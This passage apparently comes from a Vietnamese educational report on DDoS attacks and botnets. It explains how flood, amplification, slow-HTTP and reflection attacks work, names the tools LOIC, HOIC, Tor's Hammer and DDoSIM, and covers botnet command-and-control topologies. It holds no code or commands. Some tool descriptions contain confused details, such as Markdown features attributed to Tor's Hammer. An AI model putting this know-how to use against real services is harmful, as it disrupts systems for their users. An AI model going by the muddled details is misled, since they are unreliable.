
Hình 1.6: Mô hình ICMP Flood attack

1.4.1.2. Amplification attack

Đây cũng là một kiểu tấn công vào băng thông hệ thống, kẻ tấn công sẽ dùng lệnh ping đến địa chỉ của một mạng nào đó với địa chỉ nguồn chính là địa chỉ của nạn nhân. Lúc này, toàn bộ các gói tin reply sẽ được chuyển tới địa chỉ IP của máy nạn nhân. Điều này tạo ra sự khuếch đại một cuộc tấn công bằng việc dùng thêm một yếu tố thứ 3 (mạng khuếch đại) để làm ngập băng thông của nạn nhân.

1) Smurf attack

Trong cuộc tấn công này một số lượng lớn các gói tin ICMP với IP nguồn giả mạo của nạn nhân được phát tới một mạng máy tính bằng địa chỉ IP broadcast. Theo mặc định, khi các máy tính trong mạng đó nhận được các gói tin ICMP request với IP nguồn là IP của nạn nhân thì chúng sẽ phản hồi điều này bằng cách gửi trả lời đến địa chỉ IP nguồn. Với số lượng lớn các máy trong mạng nhận và phản hồi các gói tin này, thì máy tính của nạn nhân sẽ bị ngập trong lưu lượng truy cập do nhận quá nhiều gói reply mà bản thân không yêu cầu từ mạng các máy tính kia. Điều này có thể làm chậm máy tính của nạn nhân đến mức không thể hoạt động được.



Hình 1.7: Mô hình Smurf attack

Tỷ lệ khuếch đại phụ thuộc vào số lượng máy tính có trong mạng khuếch đại. Vì thế kẻ tấn công càng chiếm được càng nhiều hệ thống mạng hoặc router cho phép chuyển trực tiếp các gói tin đến địa chỉ broadcast không qua chỗ lọc địa chỉ nguồn ở các đầu ra của gói tin thì cuộc tấn công càng hiệu quả hơn.

2) Fraggle attack

Tương tự như tấn công kiểu Smurf, nhưng thay vì dùng gói tin ICMP, kiểu tấn công này sử dụng các gói tin UDP.

1.4.2. Tấn công làm cạn kiệt tài nguyên (Resource Deletion)


1.4.2.1. TCP SYN Flood attack

Tấn công TCP SYN Flood (còn gọi là SYN Flood) là một loại tấn công DDoS khai thác một phần của quá trình Three-way HandShake (bắt tay ba chiều TCP) thông thường để tiêu thụ tài nguyên trên máy chủ mục tiêu và khiến nó không còn khả năng phản hồi.

Về cơ bản, với SYN Flood, kẻ tấn công sẽ gửi các yêu cầu kết nối TCP nhanh hơn mức mà máy chủ mục tiêu có thể xử lý chúng, gây ra bão hòa mạng.

Quá trình Three-way HandShake bao gồm 3 bước:


- Đầu tiên, client sẽ gửi một gói tin SYN đến server để bắt đầu kết nối.
- Sau đó, server phản hồi bằng gói SYN/ACK để thông báo cho client biết là server đã nhận được tín hiệu và chấp nhận kết nối từ client.
- Cuối cùng, client trả về một gói ACK để xác nhận việc nhận gói SYN/ACK từ server. Sau khi hoàn thành 3 bước gửi và nhận gói tin này, kết nối TCP sẽ mở và có thể gửi và nhận dữ liệu.



Hình 1.8: Quá trình Three-way HandShake

Để tạo nên một cuộc tấn công SYN Flood, kẻ tấn công thường làm theo cách như sau:

- Đầu tiên, kẻ tấn công gửi một lượng lớn gói SYN đến máy chủ mục tiêu, thường là các địa chỉ IP giả mạo.
- Sau đó, máy chủ sẽ trả lời từng yêu cầu kết nối và để lại một cổng mở sẵn sàng nhận phản hồi.
- Trong khi máy chủ đợi gói ACK cuối cùng và gói này sẽ không bao giờ đến, kẻ tấn công tiếp tục gửi thêm gói SYN. Sự xuất hiện của mỗi gói SYN mới khiến máy chủ tạm thời duy trì kết nối cổng mở mới trong một khoảng thời gian nhất định và khi tất cả các cổng có sẵn đã được sử dụng, máy chủ sẽ không thể hoạt động bình thường.



Hình 1.9: Quá trình tấn công SYN Flood

1.4.2.2. SYN – ACK Flood attack

Kiểu tấn công này tương tự như kiểu tấn công SYN Flood, khác biệt duy nhất là kẻ tấn công khai thác giai đoạn thứ hai của quá trình Three-way HandShake bằng cách gửi một số lượng lớn gói SYN – ACK đến máy mục tiêu để làm cạn kiệt tài nguyên của nó.

Theo logic đây là kiểu tấn công vector lợi dụng giao tiếp TCP trong đó máy chủ tạo ra gói tin SYN – ACK để xác nhận yêu cầu của máy khách. Để thực hiện tấn công, kẻ tấn công đã làm quá tải tài nguyên CPU RAM của máy chủ bằng cách gửi các gói tin SYN – ACK giả mạo.

1.4.2.3. ACK và PUSH ACK Flood Attack

Trong một phiên TCP đang hoạt động, ACK và PUSH ACK là các cờ được sử dụng để truyền thông tin đến và đi từ máy chủ và máy khách cho đến khi phiên kết thúc. Trong một cuộc tấn công ACK và PUSH ACK Flood, những kẻ tấn công gửi một lượng lớn các gói ACK và PUSH ACK giả mạo đến máy mục tiêu, khiến nó không hoạt động.

Máy chủ bị tấn công sẽ không thể xác định nguồn gốc của các gói tin bị làm sai lệch địa chỉ và máy chủ lúc đó sẽ lãng phí khả năng xử lý khi cố gắng xác định cách xử lý chúng.

1.5. Các kỹ thuật tấn công DDoS phổ biến khác

1.5.1. Zero-Day DDoS attack

Tấn công Zero-Day được triển khai trước khi lỗ hổng DDoS được vá hoặc triển khai các biện pháp phòng vệ. Những kẻ tấn công có thể kích hoạt khóa tắt cả tài nguyên của nạn nhân và lấy cắp dữ liệu trước khi nạn nhân triển khai bản vá cho việc khai thác lỗ hổng DDoS. Cuộc tấn công có thể gây thiệt hại nghiêm trọng cho hệ thống hạ tầng mạng và tài sản.


1.5.2. Fragmentation attack

Các cuộc tấn công này khiến nạn nhân không thể tập hợp lại các gói bị phân mảnh bằng cách làm ngập hệ thống đích bằng các đoạn TCP hoặc UDP, dẫn đến giảm hiệu suất. Những kẻ tấn công gửi một số lượng lớn các gói bị phân mảnh (1500+ byte) đến một máy chủ web mục tiêu với tốc độ gói tương đối nhỏ.

Bởi vì giao thức cho phép phân mảnh, các gói này thường đi qua các thiết bị mạng như router (bộ định tuyến), firewall (tường lửa) và IDS/IPS (hệ thống tìm kiếm, ngăn ngừa và phát hiện xâm nhập).

Việc lắp ráp lại và kiểm tra các gói phân mảnh lớn này tiêu tốn quá nhiều tài nguyên. Hơn nữa, nội dung trong các đoạn gói tin sẽ bị kẻ tấn công ngẫu nhiên hóa, từ đó khiến quá trình tiêu tốn nhiều tài nguyên hơn, khiến hệ thống gặp sự cố. Các cuộc tấn công phân mảnh có hai loại sau:

- Tấn công UDP và ICMP fragmentation.
- Tấn công TCP fragmentation.



Hình 1.10: Gói tin bị phân mảnh


1.5.3. HTTP GET/POST attack

Tấn công HTTP là tấn công vào lớp 7 (Application). Người dùng thường sử dụng các trình duyệt web kết nối đến máy chủ web bằng giao thức HTTP để gửi các yêu cầu HTTP GET hay POST. Kẻ tấn công sẽ lợi dụng để khai thác những yêu cầu này và tiến hành tấn công.

Với tấn công HTTP GET, kẻ tấn công sử dụng trì hoãn HTTP header để duy trì kết nối HTTP và làm cạn kiệt tài nguyên máy chủ web. Kẻ tấn công không bao giờ gửi đầy đủ yêu cầu cho máy chủ. Hậu quả, máy chủ đang giữ kết nối HTTP và chờ, làm cho người dùng hợp pháp không thể truy cập được. Ở kiểu tấn công này, các hoạt động mạng đều bình thường nhưng người dùng vẫn không thể truy cập web do từ chối dịch vụ.

Còn với tấn công HTTP POST, kẻ tấn công gửi yêu cầu HTTP đến máy chủ hay ứng dụng web với các header đầy đủ nhưng phần thân thông điệp không đầy đủ. Vì thông điệp không đầy đủ nên máy chủ vẫn tiếp tục chờ phần còn lại của thông điệp. Điều này làm cho máy chủ hay ứng dụng web không có sẵn với người dùng hợp pháp.

Đây là kỹ thuật tinh vi để tấn công lớp 7 vì không cần sử dụng các gói tin dị dạng, giả mạo,... Kiểu tấn công này yêu cầu băng thông nhỏ hơn các cuộc tấn công khác để hạ gục trang web hay máy chủ web của mục tiêu. Mục đích của cuộc tấn công là buộc máy chủ phân bổ tài nguyên nhiều nhất có thể để phục vụ cho cuộc tấn công. Từ đó chặn các người dùng hợp pháp truy cập vào tài nguyên máy chủ.



Hình 1.11: Mô hình tấn công HTTP GET và HTTP POST

1.5.4. Distributed Reflection Denial of Service (DRDoS) attack

Tấn công từ chối dịch vụ phản xạ phân tán (DRDoS) còn được biết đến như là một kiểu tấn công “giả mạo”, liên quan đến việc sử dụng nhiều máy trung gian (intermediary machine) và máy thứ cấp (secondary machine) góp phần gây ra cuộc tấn công DDoS chống lại máy chủ mục tiêu hoặc các ứng dụng. DRDoS khai thác lỗ hổng TCP three-way handshake.

Loại tấn công này bao gồm máy của kẻ tấn công, máy trung gian (zombies), máy thứ cấp (reflectors) và máy chủ mục tiêu. Kẻ tấn công khởi động cuộc tấn công này bằng

cách gửi yêu cầu đến các máy chủ trung gian, từ đó phản xạ lưu lượng tấn công đến mục tiêu.



Hình 1.12: Mô hình DRDoS attack

Quá trình của 1 cuộc tấn công DRDoS diễn ra như sau:


Đầu tiên, kẻ tấn công ra lệnh cho các máy trung gian gửi 1 luồng các gói tin (TCP SYN) với địa chỉ IP nguồn là địa chỉ IP của máy chủ mục tiêu tới các máy không bị ảnh hưởng khác (secondary hoặc reflectors) để khuyến khích chúng thiết lập kết nối với máy chủ mục tiêu. Hậu quả là, các reflectors gửi một lượng lớn lưu lượng truy cập (SYN/ACK) tới máy chủ mục tiêu để thiết lập một kết nối mới với chúng. Vì các reflectors tưởng rằng máy chủ mục tiêu đã yêu cầu các kết nối đó. Lúc này, máy chủ mục tiêu loại bỏ các gói tin SYN/ACK được nhận từ các reflectors bởi vì nó không gửi gói tin SYN. Trong khi đó, các reflectors chờ phản hồi ACK từ máy chủ mục tiêu. Giả sử rằng, gói tin bị mất, các reflectors sẽ gửi lại các gói tin SYN/ACK tới máy chủ mục tiêu để thiết lập kết nối cho tới khi hết time – out. Theo cách này, máy chủ mục tiêu sẽ bị tràn ngập một lượng lớn lưu lượng từ các reflectors. Sự kết hợp băng thông với các reflectors sẽ áp đảo máy chủ mục tiêu.

Tấn công DRDoS là một cuộc tấn công thông minh vì nó rất phức tạp hoặc thậm chí khó truy lại nguồn gốc của kẻ tấn công. Thay vì kẻ tấn công thực sự, máy thứ cấp (secondary/reflectors) dường như tấn công trực tiếp tới máy chủ mục tiêu. Kiểu tấn công này thì hiệu quả hơn so với kiểu tấn công DDoS thường bởi vì nhờ có các máy trung gian và các reflectors tạo ra 1 cuộc tấn công băng thông lớn.

1.6. Một số công cụ tấn công DDoS

1.6.1. Low Orbit Ion Cannon (LOIC)

LOIC, viết tắt của Low Orbit Ion Cannon, là phần mềm mã nguồn mở và được sử dụng để tấn công DDoS. Công cụ DDoS này được viết bằng C # và nó sẽ thực hiện gửi các yêu cầu HTTP, TCP và UDP đến máy chủ.




Hình 1.13: Công cụ LOIC

Đặc điểm:

- LOIC là một trong những công cụ tấn công DDoS miễn phí kiểm tra hiệu suất của mạng.
- Tạo một cuộc tấn công DDoS trực tuyến xâm nhập vào bất kỳ trang Web nào.
- LOIC không ẩn địa chỉ IP ngay cả khi máy chủ Proxy không hoạt động.
- Thực hiện kiểm tra toàn bộ để chứng thực tính ổn định của hệ thống.
- Xác định các chương trình DDoS có thể bị tin tặc sử dụng để tấn công mạng máy tính.

1.6.2. High Orbit Ion Cannon (HOIC)

HOIC, viết tắt của High Orbit Ion Cannon, là một công cụ tấn công từ chối dịch vụ miễn phí được viết bằng ngôn ngữ BASIC. Nó được thiết kế để tấn công lên đến 256 URL cùng một lúc. Công cụ này giúp thực hiện các cuộc tấn công DDoS bằng cách sử dụng phương thức HTTP. Nó gửi các yêu cầu HTTP POST và GET tới máy tính sử dụng lulz-inspired GUIs.



Hình 1.14: Công cụ HOIC

Đặc điểm:

- Có thể tấn công DDoS tối đa 256 URL cùng một lúc.
- Giúp tính toán, đo được kết quả đầu ra.
- Có thể được sử dụng trên Linux hoặc Mac OS.
- Có thể chọn số lượng luồng thực thi cho một cuộc tấn công.
- HOIC cho phép kiểm soát các cuộc tấn công với các mức cài đặt thấp, trung bình và cao.

1.6.3. Tor's Hammer

Tor's hammer là một chương trình phần mềm DDoS hoạt động ở lớp ứng dụng. Có thể sử dụng công cụ trực tuyến DDoS này để nhắm mục tiêu vào các ứng dụng Web và máy chủ Web.



Hình 1.15: Công cụ Tor's Hammer

Đặc điểm:

- Cho phép tạo các đánh dấu văn bản đa dạng bằng cách sử dụng Markdown (một công cụ cú pháp định dạng văn bản).
- Tor's Hammer tự động chuyển đổi URL thành các đường dẫn liên kết.
- Ứng dụng này sử dụng tài nguyên máy chủ Web bằng cách tạo ra một số lượng lớn các kết nối mạng.
- Nó giữ các yêu cầu và kết nối HTTP POST trong khoảng 1000 đến 30000 giây.

1.6.4. DDoSIM

DDoSSIM, viết tắt của DDoS Simulator, là một công cụ được sử dụng để tạo ra một cuộc tấn công từ chối dịch vụ phân tán lên một máy chủ. Nó được viết bằng C++ và có thể được sử dụng trên hệ điều hành Linux.

Đặc điểm:

- Cho biết khả năng xử lý của máy chủ với các cuộc tấn công DDoS.
- Tạo đầy đủ các kết nối TCP đến máy chủ mục tiêu.
- DDoSIM cung cấp nhiều tùy chọn để thực hiện một cuộc tấn công mạng.
- Các kết nối TCP có thể bị làm tràn trên một cổng ngẫu nhiên.

Chương II: Botnet

2. Tổng quan về Botnet

2.1. Giới thiệu về Botnet

Botnet là một mạng có thể gồm từ hàng trăm tới hàng triệu máy tính bị chiếm quyền kiểm soát. Các máy tính này vẫn hoạt động bình thường, nhưng không hề biết rằng đã bị các kẻ tấn công kiểm soát và điều khiển. Các máy tính này có thể bị hacker lợi dụng để tải về các chương trình quảng cáo, hay cùng đồng loạt tấn công một trang web nào đó mà ta gọi là DDoS. Hầu hết chủ của những máy tính này không hề biết rằng máy tính của họ đang bị nhiễm các phần mềm độc hại và bị lợi dụng để tấn công một mục tiêu.

Khi đã chiếm được quyền điều khiển, kẻ tấn công sẽ xâm nhập vào các máy tính này, lựa chọn thời điểm thích hợp và bắt đầu tiến hành tấn công từ chối dịch vụ. Với số lượng lớn các máy tính cùng tấn công vào một thời điểm, mục tiêu sẽ bị ngốn hết băng thông, dẫn tới tình trạng không thể đáp ứng các yêu cầu hợp lệ từ người dùng hợp pháp.

Tuy từ "Botnet" có thể dùng để chỉ một nhóm bot bất kỳ, chẳng hạn IRC bot, từ này thường được dùng để chỉ một tập hợp các máy tính đã bị tấn công và đang chạy các chương trình độc hại, thường là worm (sâu máy tính), trojan horse hay các backdoor theo một mô hình nhất định. Một chương trình chỉ huy botnet (botnet's originator hay bot header) có thể điều khiển cả nhóm bot từ xa, thường là qua một phương tiện chẳng hạn như máy chủ IRC với mục đích xấu.

Mỗi bot trong mạng botnet thường chạy ẩn và tuân theo chuẩn RFC 1459 (IRC). Thông thường, kẻ tạo botnet trước đó đã thỏa hiệp một loạt hệ thống bằng nhiều công cụ đa dạng (trần bộ nhớ đệm,...). Các bot mới hơn có thể tự động quét môi trường của chúng và tự lây lan bản thân bằng cách sử dụng các lỗ hổng hệ thống và mật khẩu yếu. Nếu một bot có thể quét và tự lây lan qua càng nhiều lỗ hổng hệ thống, thì nó càng trở nên nguy hiểm và gây khó khăn cho các nhà bảo mật an ninh mạng.

Các botnet dường như đã trở thành một phần quan trọng của Internet và chúng ngày càng khó phát hiện. Do đa số các mạng IRC truyền thống thực hiện các biện pháp cấm truy cập đối với các botnet đã từng tồn tại ở đó. Vì thế, những người điều khiển botnet phải tự tìm các server cho mình. Một botnet thường bao gồm nhiều kết nối, chẳng hạn quay số (dial), ADSL và cáp, và nhiều loại mạng máy tính, chẳng hạn mạng dành cho giáo dục, công ty, chính phủ và thậm chí quân đội. Đôi khi, một người điều khiển sẽ giấu một IRC server được thiết lập trên một site công ty hoặc giáo dục, vì đây là những nơi có kết nối tốc độ cao có thể hỗ trợ một số lượng lớn các botnet.

Phương pháp sử dụng bot để chỉ huy các bot khác đang phát triển mạnh và đòi hỏi kẻ tấn công phải đủ kiến thức để sử dụng phương pháp này.

2.2.Topology giao tiếp của mạng Botnet

Botnet có vô số loại hình dạng và kích cỡ. Do đó, chúng sử dụng một loạt các C&C topology để đối phó với các biện pháp phòng thủ, ngừng hoạt động hợp pháp và các nỗ lực chiếm quyền điều khiển. Sự phát triển này có nghĩa là một tội phạm điều hành mạng botnet sẽ có một số tùy chọn C&C topology được nghiên cứu kỹ lưỡng để làm cơ sở cho một mạng botnet mới. Các topology này đều có những ưu điểm và nhược điểm riêng.

Các Botnet C&C topology đã được tối ưu hóa để giảm thiểu sự cố mạng và lỗi hệ thống. C&C topology chính xác được lựa chọn bởi một tội phạm điều hành mạng botnet thường phản ánh rủi ro nhận thức được của cá nhân đó đối với việc tiếp tục truy cập lệnh và mô hình kinh doanh tài chính của mạng botnet đó.


Các loại C&C topology trong thực tế thường có các loại sau:

- Star
- Multi-server
- Hierarchical
- Random

2.2.1. Star

Star topology dựa trên một máy chủ C&C tập trung và duy nhất để giao tiếp với tất cả các bot. Mỗi bot được nhận các lệnh hướng dẫn trực tiếp từ máy chủ C&C tập trung.

Khi một bot xâm nhập thành công máy tính nạn nhân, nó thường được định cấu hình sẵn thành “phone home” đối với máy chủ C&C trung tâm này, sau đó nó sẽ tự động trở thành một thành viên trong mạng botnet và liên tục nhận lệnh hướng dẫn mới từ máy chủ C&C trung tâm.



Hình 2.1: Star C&C topology

